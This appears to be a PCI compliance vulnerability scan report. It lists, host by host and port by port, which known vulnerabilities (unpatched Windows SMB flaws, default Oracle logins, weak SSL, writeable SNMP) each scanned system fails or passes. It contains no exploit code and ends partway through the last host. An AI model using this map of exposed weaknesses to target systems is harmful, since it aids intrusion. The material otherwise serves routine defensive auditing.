IP Address: 10 port 53/tcp	15057 - ISC BIND 9 DNSSEC Bogus NXDOMAIN Response Remote Cache Poisoning Vulnerability CVE-2010-0097,CVE-2009-4022	MED	4.3	FAIL	
IP Address: 10 port 53/tcp	15055 - ISC BIND Dynamic Update Denial of Service Vulnerability CVE-2009-0696	MED	4.3	PASS	
IP Address: 10	15053 - ISC BIND Remote Cache Poisoning Vulnerability CVE-2007-2926,CVE-2007-2930	MED	4.3	FAIL	
IP Address: 10	70055 - Samba Symlink Directory Traversal Vulnerability - Zero Day CVE-2010-0926	LOW	3.5	FAIL	
IP Address: 10	42339 - OpenSSH Plaintext Recovery Attack Against SSH Vulnerability CVE-2008-5161	LOW	2.6	PASS	
IP Address: 10 port 53/tcp	15056 - ISC BIND DNSSEC Additional Section Cache Poisoning Vulnerability CVE-2009-4022	LOW	2.6	PASS	
IP Address: 10	90043 - SMB Signing Disabled or SMB Signing Not Required	LOW	2.1	PASS	
IP Address: 10	70052 - Samba setuid "mount.cifs" Verbose Option Information Disclosure Vulnerability CVE-2009-2948	LOW	1.9	FAIL	

IP Address: 10	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	
IP Address: 10	70000 - NetBIOS Name Accessible	LOW	0	PASS	

Consolidated Solution/Correction Plan for IP Address: 10

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 9	90477 - Microsoft SMB Remote Code Execution Vulnerability (MS09-001) CVE-2008-4834,CVE-2008-4835,CVE-2008-4114	HIGH	10	FAIL	
IP Address: 9	90464 - Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067) CVE-2008-4250	HIGH	10	FAIL	
IP Address: 9	38252 - Microsoft Windows Telnet Server Does Not Enforce NTLM Authentication	MED	5	FAIL	
IP Address: 9	70001 - NetBIOS Shared Folder List Available	MED	4.3	FAIL	
IP Address: 9	90043 - SMB Signing Disabled or SMB Signing Not Required	LOW	2.1	PASS	
IP Address: 9	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	
IP Address: 9	70000 - NetBIOS Name Accessible	LOW	0	PASS	

Consolidated Solution/Correction Plan for IP Address: 9

ASV Comment:
Complete vendor solutions are available to address some issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 8 port 5560/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 8 port 1158/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 8	90477 - Microsoft SMB Remote Code Execution Vulnerability (MS09-001) CVE-2008-4834,CVE-2008-4835,CVE-2008-4114	HIGH	10	FAIL	
IP Address: 8	1004 - Potential TCP Backdoor	HIGH	10	FAIL	
IP Address: 8 port 1521/tcp	19137 - Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts	HIGH	9	FAIL	
IP Address: 8 port 1521/tcp	19136 - Oracle Server Accounts Without Password-Complexity Validation Setup	HIGH	9	FAIL	
IP Address: 8 port 1521/tcp	19605 - Obsolete Software: Oracle Database 10.2.0.1 Detected	HIGH	8.3	FAIL	
IP Address: 8	86847 - Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day	HIGH	7.8	PASS	
IP Address: 8 port 1521/tcp	19538 - Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day	HIGH	7.5	FAIL	
IP Address: 8 port 1158/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS	
IP Address: 8 port 5560/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS	
IP Address: 8 port 1158/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS	
IP Address: 8 port 5560/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS	
IP Address: 8 port 1521/tcp	19135 - Oracle Server Accounts That Allow Unrestricted Password Reuse	MED	6.8	FAIL	
IP Address: 8 port 1521/tcp	19134 - Oracle Server Accounts With Passwords That Do Not Expire	MED	6.8	FAIL	
IP Address: 8 port 1521/tcp	19457 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #2)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19456 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #3)	MED	6.5	FAIL	

IP Address: 8 port 1521/tcp	19455 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #4)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19454 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #5)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19453 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #6)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19452 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #7)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19451 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #8)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19450 - Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #9)	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19003 - Default Oracle Login(s) Found	MED	6.5	FAIL	
IP Address: 8 port 1521/tcp	19302 - XDB_PITRIG_PKG.PITRIG_DROPMETADATA Package Buffer Overflow Vulnerability on Oracle 10g Release 2 CVE-2007-4517	MED	6	FAIL	
IP Address: 8 port 1521/tcp	19568 - Database instance detected.	MED	5	FAIL	
IP Address: 8 port 1521/tcp	19199 - Oracle default_tablespace Set To SYSTEM for User Accounts	MED	5	FAIL	
IP Address: 8 port 1521/tcp	19085 - Oracle Database User List	MED	5	FAIL	
IP Address: 8 port 1521/tcp	19200 - Oracle Users have Granted Quotas on Tablespaces	MED	4.6	FAIL	
IP Address: 8	70001 - NetBIOS Shared Folder List Available	MED	4.3	FAIL	
IP Address: 8 port 1521/tcp	19131 - Oracle log_archive_dest_n Parameter is Not Set	MED	4.1	FAIL	
IP Address: 8	90043 - SMB Signing Disabled or SMB Signing Not Required	LOW	2.1	PASS	
IP Address: 8	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	
IP Address: 8	70000 - NetBIOS Name Accessible	LOW	0	PASS	
IP Address: 8 port 1521/tcp	19132 - Oracle sql92_security Parameter is Disabled	LOW	0	FAIL	

Consolidated Solution/Correction Plan for IP Address: 8

ASV Comment:
Complete vendor solutions, non-vendor workarounds, upgrades to supported versions of the software, and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 7 port 10000/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 7	86873 - Apache HTTP Server Prior to 2.2.15 Multiple Vulnerabilities CVE-2010-0408,CVE-2010-0425,CVE-2010-0434	HIGH	10	FAIL	
IP Address: 7	86852 - APR-util Library Integer Overflow Vulnerabilities CVE-2009-2412	HIGH	10	FAIL	
IP Address: 7	68521 - NFS-Utils Xlog Remote Buffer Overrun Vulnerability CVE-2003-0252	HIGH	10	FAIL	
IP Address: 7	66041 - nlockmgr RPC Service Multiple Vulnerabilities CVE-2000-0666	HIGH	10	FAIL	
IP Address: 7	66040 - Statd Format Bug Vulnerability CVE-2000-0666, CVE-2000-0800	HIGH	10	FAIL	
IP Address: 7 port 80/tcp	86954 - Apache/IBM HTTP Server ByteRange Filter Denial of Service Vulnerability CVE-2011-3192	HIGH	7.8	PASS	
IP Address: 7	86847 - Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day	HIGH	7.8	PASS	
IP Address: 7	86855 - Apache mod_proxy_ftp FTP Command Injection Vulnerability CVE-2009-3095	HIGH	7.5	FAIL	
IP Address: 7 port 10000/tcp	10659 - Webmin / Usermin Login Cross Site Scripting Vulnerability CVE-2002-0756	HIGH	7.5	FAIL	
IP Address: 7 port 10000/tcp	10658 - Webmin / Usermin Authentication Bypass Vulnerability CVE-2002-0757	HIGH	7.5	FAIL	

IP Address: 7 port 10000/tcp	86156 - Webmin Environment Variable Information Disclosure Vulnerability CVE-2001-1074	HIGH	7.2	FAIL
IP Address: 7 port 80/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS
IP Address: 7 port 10000/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS
IP Address: 7 port 10000/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS
IP Address: 7 port 80/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS
IP Address: 7	86920 - Apache HTTP Server APR-util Multiple Denial of Service Vulnerabilities CVE-2009-3720,CVE-2010-1623	MED	5	PASS
IP Address: 7	86840 - Apache HTTP Server AllowOverride Options Security Bypass CVE-2009-1195,CVE-2008-1678	MED	5	FAIL
IP Address: 7	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS
IP Address: 7	82024 - UDP Constant IP Identification Field Fingerprinting Vulnerability CVE-2002-0510	MED	5	PASS
IP Address: 7	66044 - NFS RPC Services Listening on Non-Privileged Ports	MED	5	FAIL
IP Address: 7	66036 - mountd RPC Daemon Discloses Exported Directories Accessed by Remote Hosts	MED	5	FAIL
IP Address: 7	66002 - NFS Exported Filesystems List Vulnerability	MED	5	FAIL
IP Address: 7	11 - Hidden RPC Services	MED	5	FAIL
IP Address: 7	86975 - Apache HTTP Server multiple vulnerabilities CVE-2011-3607,CVE-2012-0021,CVE-2012-0031,CVE-2012-0053	MED	4.6	FAIL
IP Address: 7 port 80/tcp	86477 - Apache Web Server ETag Header Information Disclosure Weakness CVE-2003-1418	MED	4.3	FAIL
IP Address: 7	12500 - Apache HTTP Server APR "apr_fnmatch()" Denial of Service Vulnerability CVE-2011-0419	MED	4.3	PASS
IP Address: 7	86854 - Apache mod_proxy_ftp 2.0.x/2.2.x Denial of Service Vulnerability CVE-2009-3094	LOW	2.6	PASS
IP Address: 7	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS
IP Address: 7	66047 - "rquotad" RPC Service Present CVE-1999-0625	LOW	0	PASS
IP Address: 7	66043 - YP/NIS RPC Services Listening on Non-Privileged Ports	LOW	0	PASS

Consolidated Solution/Correction Plan forIP Address: 7

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 6 port 1158/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS
IP Address: 6	90477 - Microsoft SMB Remote Code Execution Vulnerability (MS09-001) CVE-2008-4834,CVE-2008-4835,CVE-2008-4114	HIGH	10	FAIL
IP Address: 6	90464 - Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067) CVE-2008-4250	HIGH	10	FAIL
IP Address: 6 port 1158/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL
IP Address: 6 port 1158/tcp-SSL	38169 - SSL Certificate - Self-Signed Certificate	HIGH	9.4	FAIL
IP Address: 6 port 1158/tcp-SSL	38140 - SSL Server Supports Weak Encryption Vulnerability	HIGH	9	FAIL
IP Address: 6 port 1043/tcp	19137 - Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts	HIGH	9	FAIL
IP Address: 6 port 1521/tcp	19137 - Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts	HIGH	9	FAIL
IP Address: 6 port 1521/tcp	19136 - Oracle Server Accounts Without Password-Complexity Validation Setup	HIGH	9	FAIL
IP Address: 6 port 1043/tcp	19136 - Oracle Server Accounts Without Password-Complexity Validation Setup	HIGH	9	FAIL

IP Address: 6 port 1158/tcp	150022 - Syntax error occurred	HIGH	7.5	PASS	
IP Address: 6 port 1521/tcp	19538 - Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day	HIGH	7.5	FAIL	
IP Address: 6 port 1043/tcp	19538 - Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day	HIGH	7.5	FAIL	
IP Address: 6 port 1043/tcp	19631 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #11)	MED	6.8	PASS	
IP Address: 6 port 1521/tcp	19631 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #11)	MED	6.8	PASS	
IP Address: 6 port 1521/tcp	19630 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #10)	MED	6.8	PASS	
IP Address: 6 port 1043/tcp	19630 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #10)	MED	6.8	PASS	
IP Address: 6 port 1043/tcp	19629 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #9)	MED	6.8	PASS	
IP Address: 6 port 1521/tcp	19629 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #9)	MED	6.8	PASS	
IP Address: 6 port 1043/tcp	19627 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #7)	MED	6.8	PASS	
IP Address: 6 port 1521/tcp	19627 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #7)	MED	6.8	PASS	
IP Address: 6 port 1521/tcp	19135 - Oracle Server Accounts That Allow Unrestricted Password Reuse	MED	6.8	FAIL	
IP Address: 6 port 1043/tcp	19135 - Oracle Server Accounts That Allow Unrestricted Password Reuse	MED	6.8	FAIL	
IP Address: 6 port 1521/tcp	19003 - Default Oracle Login(s) Found	MED	6.5	FAIL	
IP Address: 6 port 1043/tcp	19003 - Default Oracle Login(s) Found	MED	6.5	FAIL	
IP Address: 6	90250 - Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure CVE-2005-1794	MED	6.4	FAIL	
IP Address: 6 port 1158/tcp-SSL	38596 - TLS Protocol Session Renegotiation Security Vulnerability CVE-2009-3555	MED	5.8	PASS	
IP Address: 6 port 1043/tcp	19628 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #8)	MED	5.4	PASS	
IP Address: 6 port 1521/tcp	19628 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #8)	MED	5.4	PASS	
IP Address: 6 port 1158/tcp-SSL	42012 - X.509 Certificate MD5 Signature Collision Vulnerability CVE-2004-2761	MED	5	FAIL	
IP Address: 6 port 1158/tcp-SSL	38171 - SSL Certificate - Server Public Key Too Small	MED	5	FAIL	
IP Address: 6 port 1521/tcp	19568 - Database instance detected.	MED	5	FAIL	
IP Address: 6 port 1043/tcp	19568 - Database instance detected.	MED	5	FAIL	
IP Address: 6 port 1043/tcp	19199 - Oracle default_tablespace Set To SYSTEM for User Accounts	MED	5	FAIL	
IP Address: 6 port 1521/tcp	19199 - Oracle default_tablespace Set To SYSTEM for User Accounts	MED	5	FAIL	
IP Address: 6 port 1043/tcp	19085 - Oracle Database User List	MED	5	FAIL	
IP Address: 6 port 1521/tcp	19085 - Oracle Database User List	MED	5	FAIL	
IP Address: 6	70001 - NetBIOS Shared Folder List Available	MED	4.3	FAIL	
IP Address: 6 port 1158/tcp-SSL	42366 - SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability CVE-2011-3389	MED	4.3	PASS	
IP Address: 6 port 1043/tcp	19131 - Oracle log_archive_dest_n Parameter is Not Set	MED	4.1	FAIL	
IP Address: 6 port 1521/tcp	19131 - Oracle log_archive_dest_n Parameter is Not Set	MED	4.1	FAIL	
IP Address: 6 port 1158/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
IP Address: 6 port 1158/tcp	150004 - Path-Based Vulnerability	LOW	2.1	PASS	

IP Address: 6	90043 - SMB Signing Disabled or SMB Signing Not Required	LOW	2.1	PASS	
IP Address: 6 port 1521/tcp	19592 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #6)	LOW	2.1	FAIL	
IP Address: 6 port 1043/tcp	19592 - Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #6)	LOW	2.1	FAIL	
IP Address: 6	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	
IP Address: 6	70000 - NetBIOS Name Accessible	LOW	0	PASS	
IP Address: 6 port 1521/tcp	19181 - Oracle Password Settings Do Not Conform to Recommendations	LOW	0	PASS	
IP Address: 6 port 1043/tcp	19181 - Oracle Password Settings Do Not Conform to Recommendations	LOW	0	PASS	
IP Address: 6 port 1043/tcp	19132 - Oracle sql92_security Parameter is Disabled	LOW	0	FAIL	
IP Address: 6 port 1521/tcp	19132 - Oracle sql92_security Parameter is Disabled	LOW	0	FAIL	

Consolidated Solution/Correction Plan for IP Address: 6

ASV Comment:
Complete vendor solutions, non-vendor workarounds and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 5 port 443/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 5 port 161/udp	78030 - Readable SNMP Information CVE-1999-0517, CVE-1999-0186,CVE-1999-0254,CVE-1999-0516,CVE-1999-0472, CVE-2001-0514,CVE-2002-0109	HIGH	10	FAIL	
IP Address: 5	38217 - OpenSSH Multiple Memory Management Vulnerabilities CVE-2003-0693,CVE-2003-0695,CVE-2003-0682	HIGH	10	FAIL	
IP Address: 5	38202 - OpenSSH PAMAuthenticationViaKbdInt Buffer Overflow Vulnerability CVE-2002-0640	HIGH	10	FAIL	
IP Address: 5 port 22/tcp	38113 - OpenSSH Challenge-Response Authentication Integer Overflow Vulnerability CVE-2002-0639	HIGH	10	FAIL	
IP Address: 5 port 443/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 5 port 443/tcp-SSL	38169 - SSL Certificate - Self-Signed Certificate	HIGH	9.4	FAIL	
IP Address: 5	38560 - OpenSSH Signal Handling Vulnerability CVE-2006-5051, CVE-2006-4924	HIGH	9.3	FAIL	
IP Address: 5 port 443/tcp-SSL	38140 - SSL Server Supports Weak Encryption Vulnerability	HIGH	9	FAIL	
IP Address: 5	115284 - IP Forwarding Enabled CVE-1999-0511	HIGH	7.5	FAIL	
IP Address: 5 port 22/tcp	38304 - SSH Protocol Version 1 Supported CVE-2001-1473	HIGH	7.5	FAIL	
IP Address: 5	38198 - OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability CVE-2003-0386	HIGH	7.5	FAIL	
IP Address: 5	42340 - OpenSSH X11 Hijacking Attack Vulnerability CVE-2008-1483	MED	6.9	FAIL	
IP Address: 5 port 443/tcp	86729 - AutoComplete Attribute Not Disabled for Password in Form Based Authentication	MED	6.4	PASS	
IP Address: 5 port 443/tcp-SSL	38167 - SSL Certificate - Expired	MED	6.4	FAIL	
IP Address: 5 port 443/tcp-SSL	38596 - TLS Protocol Session Renegotiation Security Vulnerability CVE-2009-3555	MED	5.8	PASS	
IP Address: 5 port 443/tcp-SSL	38141 - SSL Server May Be Forced to Use Weak Encryption Vulnerability	MED	5.4	FAIL	
IP Address: 5	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS	
IP Address: 5 port 443/tcp-SSL	42012 - X.509 Certificate MD5 Signature Collision Vulnerability CVE-2004-2761	MED	5	FAIL	
IP Address: 5 port 443/tcp-SSL	38477 - SSL Insecure Protocol Negotiation Weakness CVE-2005-2969	MED	5	FAIL	

IP Address: 5	38469 - OpenSSH GSSAPI Credential Disclosure Vulnerability CVE-2005-2798	MED	5	FAIL	
IP Address: 5	115317 - OpenSSH Local SCP Shell Command Execution Vulnerability (FEDORA-2006-056, Vmware-3069097-Patch, Vmware-9986131-Patch) CVE-2006-0225	MED	4.6	FAIL	
IP Address: 5 port 443/tcp	86821 - Apache 1.3 HTTP Server Expect Header Cross-Site Scripting CVE-2006-3918	MED	4.3	FAIL	
IP Address: 5 port 443/tcp-SSL	42366 - SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability CVE-2011-3389	MED	4.3	PASS	
IP Address: 5 port 443/tcp-SSL	38284 - Netscape/OpenSSL Cipher Forcing Bug CVE-2008-7270	MED	4.3	FAIL	
IP Address: 5 port 443/tcp-SSL	38139 - SSL Server Has SSLv2 Enabled Vulnerability	MED	4	FAIL	
IP Address: 5	42339 - OpenSSH Plaintext Recovery Attack Against SSH Vulnerability CVE-2008-5161	LOW	2.6	PASS	
IP Address: 5 port 443/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
IP Address: 5	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	

Consolidated Solution/Correction Plan for IP Address: 5

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 3 port 6789/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 3 port 6000/tcp	95001 - X-Window Sniffing CVE-1999-0526	HIGH	10	FAIL	
IP Address: 3 port 161/udp	78030 - Readable SNMP Information CVE-1999-0517, CVE-1999-0186,CVE-1999-0254,CVE-1999-0516,CVE-1999-0472, CVE-2001-0514,CVE-2002-0109	HIGH	10	FAIL	
IP Address: 3 port 79/tcp	31000 - "Finger 0@" Information about Logged Users Disclosure Vulnerability CVE-1999-0197	HIGH	10	FAIL	
IP Address: 3 port 6789/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 3 port 6789/tcp-SSL	38169 - SSL Certificate - Self-Signed Certificate	HIGH	9.4	FAIL	
IP Address: 3 port 6789/tcp	86848 - Sun Java Web Console masthead.jsp Cross-Site Scripting	HIGH	7.8	FAIL	
IP Address: 3 port 6789/tcp	86845 - Sun Java Web Console Navigator Cross-Site Scripting	HIGH	7.8	FAIL	
IP Address: 3 port 6789/tcp	86844 - Sun Java Web Console helpwindow.jsp Cross-Site Scripting	HIGH	7.8	FAIL	
IP Address: 3 port 6789/tcp	86830 - Sun Java Web Console Remote Information Disclosure Vulnerability (231526) CVE-2008-1286	HIGH	7.8	FAIL	
IP Address: 3 port 6789/tcp	150013 - Browser-Specific Cross-Site Scripting (XSS)	HIGH	7.5	FAIL	
IP Address: 3 port 6789/tcp	150001 - Reflected Cross-Site Scripting (XSS) Vulnerabilities	HIGH	7.5	FAIL	
IP Address: 3 port 25/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS	
IP Address: 3 port 587/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS	
IP Address: 3 port 6789/tcp-SSL	38596 - TLS Protocol Session Renegotiation Security Vulnerability CVE-2009-3555	MED	5.8	PASS	
IP Address: 3 port 6789/tcp	150023 - Directory Listing	MED	5	FAIL	
IP Address: 3 port 6789/tcp	86445 - Web Directories Listable Vulnerability	MED	5	FAIL	
IP Address: 3	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS	
IP Address: 3	74220 - Sendmail Long Header Denial of Service Vulnerability CVE-2006-4434	MED	5	PASS	
IP Address: 3 port 25/tcp	74046 - Valid Logins/Aliases Guessed with SMTP VRFY Command	MED	5	FAIL	

IP Address: 3 port 587/tcp	74046 - Valid Logins/Aliases Guessed with SMTP VRFY Command	MED	5	FAIL
IP Address: 3 port 587/tcp	74045 - Valid Logins Guessed with SMTP EXPN Command	MED	5	FAIL
IP Address: 3 port 25/tcp	74045 - Valid Logins Guessed with SMTP EXPN Command	MED	5	FAIL
IP Address: 3	45002 - Global User List	MED	5	FAIL
IP Address: 3 port 6789/tcp-SSL	42012 - X.509 Certificate MD5 Signature Collision Vulnerability CVE-2004-2761	MED	5	FAIL
IP Address: 3 port 79/tcp	31003 - Finger Service Discloses Logged Users CVE-1999-0259, CVE-1999-0612	MED	5	FAIL
IP Address: 3 port 6789/tcp	86843 - Sun Java Web Console May Allow Unauthorized Redirection (243786) CVE-2008-5550	MED	4.3	FAIL
IP Address: 3 port 6789/tcp-SSL	42366 - SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability CVE-2011-3389	MED	4.3	PASS
IP Address: 3 port 6789/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS
IP Address: 3 port 6789/tcp	150004 - Path-Based Vulnerability	LOW	2.1	PASS
IP Address: 3	31002 - Finger Daemon Accepts Forwarding of Requests CVE-1999-0106	LOW	2.1	PASS
IP Address: 3 port 6789/tcp	150084 - Unencoded characters	LOW	0	PASS
IP Address: 3	82001 - ICMP Mask Reply CVE-1999-0524	LOW	0	PASS

Consolidated Solution/Correction Plan for IP Address: 3

ASV Comment:
There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 2 port 443/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL
IP Address: 2 port 443/tcp-SSL	38169 - SSL Certificate - Self-Signed Certificate	HIGH	9.4	FAIL
IP Address: 2	43054 - Cisco IOS 2GB HTTP GET Buffer Overflow Vulnerability CVE-2003-0647	HIGH	7.5	FAIL
IP Address: 2 port 22/tcp	38304 - SSH Protocol Version 1 Supported CVE-2001-1473	HIGH	7.5	FAIL
IP Address: 2	43098 - Cisco IOS Secure Shell Server Memory Leak Denial of Service Vulnerability CVE-2005-1021	HIGH	7.1	PASS
IP Address: 2 port 80/tcp	43003 - Cisco IOS HTTP %% Vulnerability CVE-2000-0380	HIGH	7.1	PASS
IP Address: 2 port 443/tcp	43003 - Cisco IOS HTTP %% Vulnerability CVE-2000-0380	HIGH	7.1	PASS
IP Address: 2	43151 - Cisco IOS Multiple Cross-Site Scripting Vulnerabilities CVE-2008-3821,CVE-2009-0470,CVE-2009-0471	MED	6.8	FAIL
IP Address: 2	45002 - Global User List	MED	5	FAIL
IP Address: 2 port 443/tcp-SSL	42012 - X.509 Certificate MD5 Signature Collision Vulnerability CVE-2004-2761	MED	5	FAIL
IP Address: 2 port 22/tcp	38523 - SSH Weak Cipher Used	MED	5	FAIL
IP Address: 2 port 443/tcp-SSL	38172 - SSL Certificate - Improper Usage Vulnerability	MED	5	PASS
IP Address: 2 port 443/tcp	43021 - Cisco Router/Switch Default Password Vulnerability CVE-1999-0508	MED	4.6	FAIL
IP Address: 2 port 80/tcp	43021 - Cisco Router/Switch Default Password Vulnerability CVE-1999-0508	MED	4.6	FAIL
IP Address: 2 port 22/tcp	38259 - SSH User Login Bruteforced CVE-1999-0508	MED	4.6	FAIL
IP Address: 2 port 443/tcp-SSL	42366 - SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability CVE-2011-3389	MED	4.3	PASS
IP Address: 2 port 80/tcp	38250 - Management Interfaces Accessible On Cisco Device Vulnerability	MED	4	FAIL

IP Address: 2 port 443/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS
IP Address: 2 port 80/tcp	12220 - Cisco IOS HTTP Service HTML Injection Vulnerability CVE-2005-3921	LOW	2.6	FAIL
IP Address: 2 port 443/tcp-SSL	12220 - Cisco IOS HTTP Service HTML Injection Vulnerability CVE-2005-3921	LOW	2.6	FAIL
IP Address: 2 port 443/tcp	43004 - Cisco Router Online Help Vulnerability CVE-2000-0345	LOW	2.1	PASS
IP Address: 2 port 80/tcp	43004 - Cisco Router Online Help Vulnerability CVE-2000-0345	LOW	2.1	PASS
	Consolidated Solution/Correction Plan for IP Address: 2 **ASV Comment:** There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below. **Merchant Comment:**			
IP Address: 1	78035 - Multiple Vendor SNMP Request and Trap Handling Vulnerabilities CVE-2002-0012,CVE-2002-0013	HIGH	10	FAIL
IP Address: 1 port 161/udp	78031 - Writeable SNMP Information CVE-1999-0792, CVE-2000-0147,CVE-2001-0380,CVE-2001-1210,CVE-2002-0478, CVE-2000-0515	HIGH	10	FAIL
IP Address: 1	43176 - Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerabilities (cisco-sa-20100324-sip) CVE-2010-0580, CVE-2010-0581,CVE-2010-0579	HIGH	10	FAIL
IP Address: 1 port 161/udp	38254 - Cisco IOS Malformed SNMP Message-Handling Vulnerability CVE-2002-0012,CVE-2002-0013	HIGH	10	FAIL
IP Address: 1	43218 - Cisco IOS Software Network Address Translation Vulnerabilities (cisco-sa-20110928-nat) CVE-2011-3276, CVE-2011-3277,CVE-2011-3278,CVE-2011-3279,CVE-2011-3280, CVE-2011-0946	HIGH	7.8	PASS
IP Address: 1	43214 - Cisco IOS Software Data-Link Switching Vulnerability (cisco-sa-20110928-dlsw) CVE-2011-0945	HIGH	7.8	PASS
